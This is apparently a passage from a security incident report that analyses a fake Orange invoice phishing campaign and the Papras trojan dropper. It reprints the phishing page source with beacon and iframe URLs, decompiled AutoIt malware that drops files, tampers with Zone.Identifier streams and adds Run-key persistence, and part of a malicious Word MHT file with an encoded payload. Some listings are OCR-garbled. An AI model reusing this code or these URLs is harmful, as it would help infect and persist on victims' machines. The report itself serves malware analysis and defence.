#frame{ position: fixed; height: 100%; width: 100%; top:0; z-index:2; }
.iframe overlay{
position: absolute;
height: 100%;
z-index: 9999;
width: 100%;
}
</style>
<link rel="shortcut icon" href="http://wzss.net/pl/index.html/favicon.ico">
</head>
<body>
<script>
var Bult = setInterval(function()
{
var img = new Image();
img.src = "http://5w.pl/g1js/no_brake.php?id=6396&act=w03bawf21a5fdaa3c1de79cbe9454b&ash3=w0be79c7d3d1fad23a226c27a2ab44";
clearInterval(Bult);
},300);
</script>
<div id="iframe cont">
<iframe style="position: absolute; top:0px; left:0px; z-index:1;" src="http://wzss.net/pl/index.html" width="100%" height="100%" frameborder="0" scrolling="auto" id="frame_c"></iframe>
</div>
<div style="text-align: center;">
<div>Witam, System wytryb, ze twoja przeglądarka nie obsługuje ramki.</div>
<div><a href="http://wzss.net/pl/index.html"><a></a></div>
<div>Zamknij stronę<div><a href="http://5w.pl">5w.pl</a> </div>
</div>
</div>
<script>
(function(i,s,e,r,a,m){(i["GoogleAnalyticsObject"]=r)[i]=[];function t(){function e(i){i[r].push(arguments)}i[r].l=1*new Date();a=s.createElement(s),a.src=m,a.async=!a.src&&a.parentNode.insertBefore(a,m)}(window.document).script".//www.google-analytics.com/analytics.js","ga");
ga('create', 'UA-18274222-16', 'auto');
ga('send', 'pageview');
</script>
<script type="text/javascript" src="http://5w.pl/robot.js"></script></body>
</html>

```

Figure 45. Source code of the page displayed to the user

```
FileInstall("Reliable", $TempDir & "txt", 1)
$_d1_$_d5($ScriptFullPath & $_d1(Chr(88) + Chr(114) + Chr(102) + Chr(109) + Chr(102) + Chr(106) + Chr(114) + Chr(110) + Chr(101) + Chr(109) + Chr(
If 1 == 1 Then
    If $ScriptDir <> $AppDataDir Then
        $rand = Random(1000, 99999, 1)
        $_f3($AppDataDir & Chr(92) & $rand & Chr(44) & Chr(101) & $_d1(Chr(101) + Chr(120)))
    Exit
EndIf
Exit
```

Figure 46. Decompiled page code


```

FileInstall("Reliable", @TempDir & "\xd", 1)
_d4_d5($ScriptFullPath & "Zone.Identifier:$ & DATA, 2, [ZoneTransfer] & %CRIF & ZoneId = 0)
If 1 == 1 Then
    If $ScriptDir <> @AppDataDir Then
        $rand = Random(1000, 99999, 1)
        _f3(@AppDataDir & "\\" & $rand & ".exe")
        Exit
    EndIf
EndIf

```

Figure 47. Cleaned decompiled page code

Links in the messages led to the following addresses:

<http://orange.dokumenty.co.vu/wyswietl-fakture/FWL90599170-001-15.PDF>

<http://dokumenty.orange-24.pl/view-online/i.html?wyswietl-fakture=FWL90599170/001/15.PDF>

In the evening of 2 October, another domain – <http://dokumenty-orange.5v.pl> – was created, and traffic from the first address was redirected there. Clicking the link opened a website with an animated GIF file which imitated the opening of the Adobe Reader file in the browser (Figure 43).

The “FWL9059917000115.scr” file for download would then be displayed (Figure 44).

The downloaded file was recognized by 32 out of 56 anti-virus engines, which may prove that campaign authors used a ready script and did not take advantage of advanced code obfuscation techniques, tricks which hinder the analysis and protectors which detect virtual environments used to analyze malware.

The source code of the page displayed to the user is presented in Figure 45.

The website contained a frame which imported contents from the target website “<http://wrzos.net/pl1/index.html>”, from where the code was downloaded:

```

<div id="iframe_cont">
<iframe style="position:absolute; top:0px;
left:0px;z-index:1;"
src="http://wrzos.net/pl1/index.html"
width="100%" height="100%" frameborder="0"
scrolling="auto" id="frame_c"></iframe>
</div>
<noframes>
    <div style="text-align: center;">
<b>Witamy. System wykrył, że twoja przeglądar-
ka nie obsługuje ramek.</b><br />
    <h1> <a href="http://wrzos.net/pl1/index.
html"></a></h1>
<p>Darmowe aliasy <a href="http://5v.pl">5v.
pl</a> </p></div>
</noframes>

```

The debugging of the “FWL9059917000115.scr” file permitted to continue malicious code analysis. The fragments which are largely responsible for infecting the user’s system and its malicious operation were presented during the analysis.

After decompiling a code section, we may note how the cyber criminals tried to hinder its further decoding (Figure 46).

After cleaning, the code seemed much more transparent (Figure 47).

The first lines show that the script created two files in @TempDir and @AppData locations of the system user: “xd” and an executable of a random name generated by the “Random” function. The file location in Windows is presented in Figure 48.

The content of the self-extracting file 34162.exe was a copy of the file content downloaded from the spammer’s website. It first checked whether the “xd” file with the target virus was already present in the system at a given location (Figure 49). If not, it was re-created and then launched. Such a loop was to ensure the continuity of the computer infection and the launch of the target file with the virus upon each system start.

An interesting idea was a trick with ADS (Alternate Data Streams) in the code, one of the standard properties of the NTFS, often used by malware authors to conceal data in NTFS file systems.

Figure 50 presents the code fragment which adds ADS to the generated file with the value)

```

,,:Zone.Identifier:$DATA":

```

After downloading the FWL9059917000115.scr file which contains the malware, you may see ADS values for this file by using the “dir” command with the “/r” switch (Figure 51).

Another malicious function was to add an entry and a sub-key to the system registry which was to launch the virus or generate the target “xd” file again.

Figure 52 shows the obfuscated virus code which adds a registry entry.

Figure 53 shows the cleaned version.

The virus, via the RegWrite function, added to the registry at the location HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run a sub-key called “WerFault” and the executable file location together with its name dynamically generated by the Random function.

Figure 54 shows the infection results. The virus infected the system by adding a sub-key to the registry, and also writing the path to the “34162.exe” executable in order to run it at every launch of the infected system. The location of the executable file “34162.exe” is in this case “C:\Users\lwo Graj\AppData\Roaming”.




Figure 48. Windows file location after the infection




Figure 49. Location of the file generated by the virus in Windows

```

"Func_d1(4a)
    Return STRINGREVERSE(4a)
EndFunc"

FileInstall("Waisable", @TempDir & "\ad", 1)
_d4_d5 @ScriptFullPath & "Zone.Identifier:4 & DATA 2", [ZoneTransfer] & @CRLF & ZoneId = 0)
If 1 == 1 Then
    If @ScriptDir <> @AppDataDir Then
        $rand = Random(1000, 99999, 1)
        _f3 @AppDataDir & "\* & $rand & .exe|
        Exit
    EndIf
EndIf
EndIf

```

Figure 50. A fragment of the code which adds ADS

```

C:\Windows\system32\cmd.exe
10/03/2015  01:36 AM                982,144 F\9059917000115.scr
11/12/2014  08:00 AM                934 ID@ Pro (32-bit).lnk
11/12/2014  08:00 AM                946 ID@ Pro (64-bit).lnk
10/02/2015  02:04 PM                <DIR> Kanpania
09/17/2015  03:40 AM            18,173 kod.txt
09/30/2015  01:49 AM                <DIR> lalal
10/02/2015  06:50 AM                <DIR> lalalaa-cukiereekk
10/02/2015  03:45 PM                262 New Text Document (2).txt
10/02/2015  04:55 PM                0 New Text Document (3).txt
10/02/2015  03:37 PM                0 New Text Document.txt
09/28/2015  04:16 AM                <DIR> obfu
09/30/2015  01:48 AM                <DIR> Optymalizacja
10/02/2015  02:16 PM                <DIR> pacc
10/03/2015  01:38 AM                <DIR> pukpl
10/02/2015  05:28 PM                <DIR> sprv
09/09/2015  04:06 AM                <DIR> SysinternalsSuite
07/25/2011  01:40 PM            300,832 Icpview.exe
12 File(s)                1,280,400 bytes
13 Dir(s)                14,687,662,880 bytes free

C:\Users\Iwo Graj\Desktop>_

```

Figure 51. ADS values for the generated file

```

Global $rf1 = _d1(Chr(34) & Chr(42) & Chr(93) & Chr(47) & Chr(92) & Chr(92) & Chr(91))
Global $rf2 = _d1(Chr(34) & Chr(42) & Chr(113) & Chr(92) & Chr(94) & Chr(41) & Chr(113) & Chr(63) & Chr(40) & Chr(124) & Chr(93) & Chr(124) & Chr(92) & Chr(91))
Global $rf3 = _d1(Chr(92) & Chr(107) & Chr(114) & Chr(111) & Chr(119) & Chr(101) & Chr(105) & Chr(97) & Chr(114) & Chr(70) & Chr(92) & Chr(44) & Chr(48) & Chr(48))
Global $rf4 = _d1(Chr(101) & Chr(120) & Chr(101) & Chr(44) & Chr(99) & Chr(98) & Chr(113) & Chr(92))
Global $wd = @WindowsDir
If 1 == 1 Then
    RegWrite(Chr(72) & Chr(75) & Chr(67) & Chr(85) & Chr(92) & Chr(83) & Chr(78) & Chr(70) & Chr(84) & Chr(87) & Chr(45) & Chr(82) & Chr(48) & Chr(92) & Chr(92) & Chr(91))
EndIf

```

Figure 52. Obfuscated virus code which adds a registry entry

```

Global $rf1 = "[\\]\4"
Global $rf2 = "[\\\/<>|]{79}" & "*"
Global $rf3 = "Microsoft.NET\Framework\"
Global $rf4 = "\vc.exe"
Global $wd = @WindowsDir
If 1 == 1 Then
    RegWrite("HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "Wefault", "REG_SZ", @ScriptDir & "\* & @ScriptName)
EndIf

```

Figure 53. Cleaned virus code which adds a registry entry




Figure 54. Location of the executable file in Windows




Figure 55. Location of the "xd" target file in Windows

```

sde = _ret4(FileRead($TempDir & "\xd", "ATug1WeGqgNW0pnY2qyive")
If $? = 1 Then
    $point = _getSvc()
Else
    $point = $bytesDir & "\WerFault.exe"
EndIf
_fll($point, $sde)

```

Figure 56. Source code of the "xd" file


```

Func _f3($a)
    FileCopy(@ScriptDir & "\\" & @ScriptName, $a)
    ShellExecute($a)
EndFunc

Func _getvbe()
    $array = _fita($vd & $zf3)
    Return $vd & $zf3 & $array[$array[0]] & $zf4
EndFunc

Func _d1($a)
    Return STRINGREVERSE($a)
EndFunc

Func _d2($a)
    Return BinaryLen($a)
EndFunc

Func _d3($a)
    Return DllStructGetPtr($a)
EndFunc

Func _d4($a, $b)
    FileWrite($a, $b)
EndFunc

Func _d5($a, $b = 0)
    Return FileOpen($a, $b)
EndFunc

```

Figure 61. Set of remaining features used in the code




Figure 62. Sending data to the C&C server

After the analysis, it transpired that the trojan's weak point was the method of transferring stolen information to the cyber criminal. The described malware was the first example of a coordinated mechanism of the CyberShield use – the analysis started right after obtaining information on the attack against customers

and the Orange brand, malicious code activity was blocked immediately after gaining relevant information, and then detailed data on the malware activity and removal methods were introduced to the CyberShield.




Figure 63. Image of data sent to the C&C server

13.9. Appendix 9. Papras trojan

In June 2015 many Polish Internet users (mostly Gmail users) received strange e-mail messages:

Od: Ana Skalka <AnaSkalkahlwe@studiometria.it>
 Data: 18 czerwca 2015 14:42:41 CEST
 Do: adres_ofiary@gmail.com
 Temat: Need your attention : Your request has been successfully submitted.Takeover/Cloud 9

Od: "Willard Pienkowski" <WillardPienkowski@wheatcraftconsulting.com>
 Data: 18 czerwca 2015 14:10:16 CEST
 Do: adres_ofiary@gmail.com
 Temat: Your attention is requested : Your request has been successfully submitted.REVOLYMER PLC

Both messages contained Microsoft Word files of the following names:

12_4325.doc
 437_60900.doc
 506861.doc

In both cases we are dealing with the so-called droppers. Once launched, they start downloading in the background, without user's knowledge, other malicious components and as soon as these are "combined", the final malware version is activated on the victim's computer. Once the attachment is launched, the user sees an empty document and the enable macros prompt (Figure 64).

The preliminary analysis detected the existence of the "macro" functions which activate malicious functions. The code was encrypted with the base64 algorithm, but retrieval is easy with a simple PHP script, because it contained no additional algorithms which prevented the decryption. The virus mechanism created an executable binary file from the obfuscated code.

```
<?php
$str = ' <algoritmy base64> ';
echo base64_decode($str);
?>
```



Figure 64. Enable macros prompt

The contents of the document 12_4325.doc:

```

MIME-Version: 1.0
Content-Type: multipart/related; boundary="-----_NextPart_01D062F6.EA2D7970"
000000 00000000 00000000 000-0000000000 0 000000 000000, 000000
0000000000 0000000 000-0000000. 0000 00 0000000 000 00m00000000,
0000000 0000000 00000000000000 000 0000000000 00 00000000000000 000000
000-0000000. 00000000000 00000000000000, 0000000000000000 000-0000000,
000000000 Microsoft Internet Explorer.
-----=_NextPart_01D062F6.EA2D7970
Content-Location: file:///C:/CD289E43/1.doc.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="us-ascii"
<html xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:w=3D"urn:schemas-microsoft-com:office:word"
xmlns=3D"http://www.w3.org/TR/REC-html40">
<head>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dus-ascii">
<meta name=3DProgId content=3DWord.Document>
<meta name=3DGenerator content=3D"Microsoft Word 11">
<meta name=3DOriginator content=3D"Microsoft Word 11">
<link rel=3DFile-List href=3D"1.doc.files/filelist.xml">
<link rel=3DEdit-Time-Data href=3D"1.doc.files/editdata.mso">
<title> </title>
<!--[if gte mso 9]><xml>
<o:DocumentProperties>
<o:Author>1</o:Author>
<o:LastAuthor>fdgfdger334fdf</o:LastAuthor>
<o:Revision>3</o:Revision>
<o:TotalTime>2</o:TotalTime>
<o:Created>2015-03-20T06:15:00Z</o:Created>
<o:LastSaved>2015-03-20T06:16:00Z</o:LastSaved>
<o:Pages>1</o:Pages>
<o:Characters>1</o:Characters>
<o:Company>&#1051;&#1056;&#1083;&#1072;&#1088;&#1074;&#1087;&#1080;&#1086=
&#1048;&#1044;&#1040;&#1074;&#1088;</o:Company>
<o:Lines>1</o:Lines>
<o:Paragraphs>1</o:Paragraphs>
<o:CharactersWithSpaces>1</o:CharactersWithSpaces>
<o:Version>11.9999</o:Version>
</o:DocumentProperties>
</xml><![endif]--><!--[if gte mso 9]><xml>
<w:WordDocument>
<w:Zoom>125</w:Zoom>
<w:GrammarState>Clean</w:GrammarState>
<w:PunctuationKerning/>
<w:ValidateAgainstSchemas/>
<w:SaveIfXMLInvalid>false</w:SaveIfXMLInvalid>
<w:IgnoreMixedContent>false</w:IgnoreMixedContent>
<w:AlwaysShowPlaceholderText>false</w:AlwaysShowPlaceholderText>
<w:Compatibility>
<w:BreakWrappedTables/>
<w:SnapToGridInCell/>
<w:WrapTextWithPunct/>
<w:UseAsianBreakRules/>
<w:DontGrowAutofit/>
</w:Compatibility>
<w:BrowserLevel>MicrosoftInternetExplorer4</w:BrowserLevel>
</w:WordDocument>
</xml><![endif]--><!--[if gte mso 9]><xml>
<w:LatentStyles DefLockedState=3D"false" LatentStyleCount=3D"156">
</w:LatentStyles>
</xml><![endif]-->
<style>
<!--
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
{mso-style-parent:"";
margin:0cm;
margin-bottom:.0001pt;
mso-pagination:widow-orphan;
font-size:12.0pt;
font-family:"Times New Roman";

```

```

mso-fareast-font-family:"Times New Roman";}
@page Section1
{size:595.3pt 841.9pt;
margin:2.0cm 42.5pt 2.0cm 3.0cm;
mso-header-margin:35.4pt;
mso-footer-margin:35.4pt;
mso-paper-source:0;}
div.Section1
{page:Section1;}
-->
</style>
<!--[if gte mso 10]>
<style>
/* Style Definitions */
table.MsoNormalTable
{mso-style-name:"\041E\0431\044B\0447\043D\0430\044F \0442\0430\0431\043B\=
0438\0446\0430";
mso-tstyle-rowband-size:0;
mso-tstyle-colband-size:0;
mso-style-noshow:yes;
mso-style-parent:"";
mso-padding-alt:0cm 5.4pt 0cm 5.4pt;
mso-para-margin:0cm;
mso-para-margin-bottom:.0001pt;
mso-pagination:widow-orphan;
font-size:10.0pt;
font-family:"Times New Roman";
mso-ansi-language:#0400;
mso-fareast-language:#0400;
mso-bidi-language:#0400;}
</style>
<![endif]-->
</head>
<body lang=3DRU style=3D'tab-interval:35.4pt'>
<div class=3DSection1>
<p class=3DMsoNormal><span style=3D'mso-spacerun:yes'>&nbsp;</span></p>
</div>
</body>
</html>
-----=_NextPart_01D062F6.EA2D7970
Content-Location: file:///C:/CD289E43/1.doc.files/editdata.mso
Content-Transfer-Encoding: base64
Content-Type: application/x-mso
QWN0aXZlTWltZQAfAEAAAAA/////xAAB/CcPwAABAAAAAQAIAAAAAAAAAAAAAADkAAB4n019C3wb
xbnvaCXbshI/EjshhEc2TiBOCBxJfsQOmOht2ZYtWZJtyYTEelm2I0uyJD+hoCROmlAePhRo4HDA
hZYbaOAYQiFwaDEhoSmFulpeymXWlwKOWlP22OeDTTF95vZlbSWViUxufdc8vMm/9HMaOb7z37z
+HzNp61P/GzRlLefXP47lHRci4To85ls1mNJe7AgRz5CFHwIAZ/PzMzEsmfmj6/U8XdAFvTbEoAI
KAHAFS5muhhlAySABYCFgBxALiAPsAiwHLAYUAAoBCwFFAMuAiwDXAy4BLAKcCngMsDlgbUAGrAS
UARYDVgPuAJwJWANYC07ttbB51WAEkApYAtgA0AKkAHsgDJA0aACUAnYCKgCVAM2Aa4GXA0oIWMb
oc0ABUUAJUAHUAALAC9ABagF6QB2gHtAAMAAaAU0AI8AEaAaYARaAFdACaAW0AWxs+9vh8zpAL5ve
Cp/bAB0AB8AJcAHCAA+gE+AFdAG6AT2A7QafW98PnwFAkE1/mcMMkgIoAn2hRX74DKFhdC7HUhgX
MVkXf0FZhWSd61fOEwK8ZkS3MHmtO3L0THOPsSwIsX4s7+AN/bJ/c4NGG59KX5KwNXn2db7WMh8
qqFXHSGM/2Rz4s8FfrwO47l7tvx4Xv8Hy4+VEVvHufMfwr14DfhH8x+PPbwGcOc/XkfwGsCd/3iN
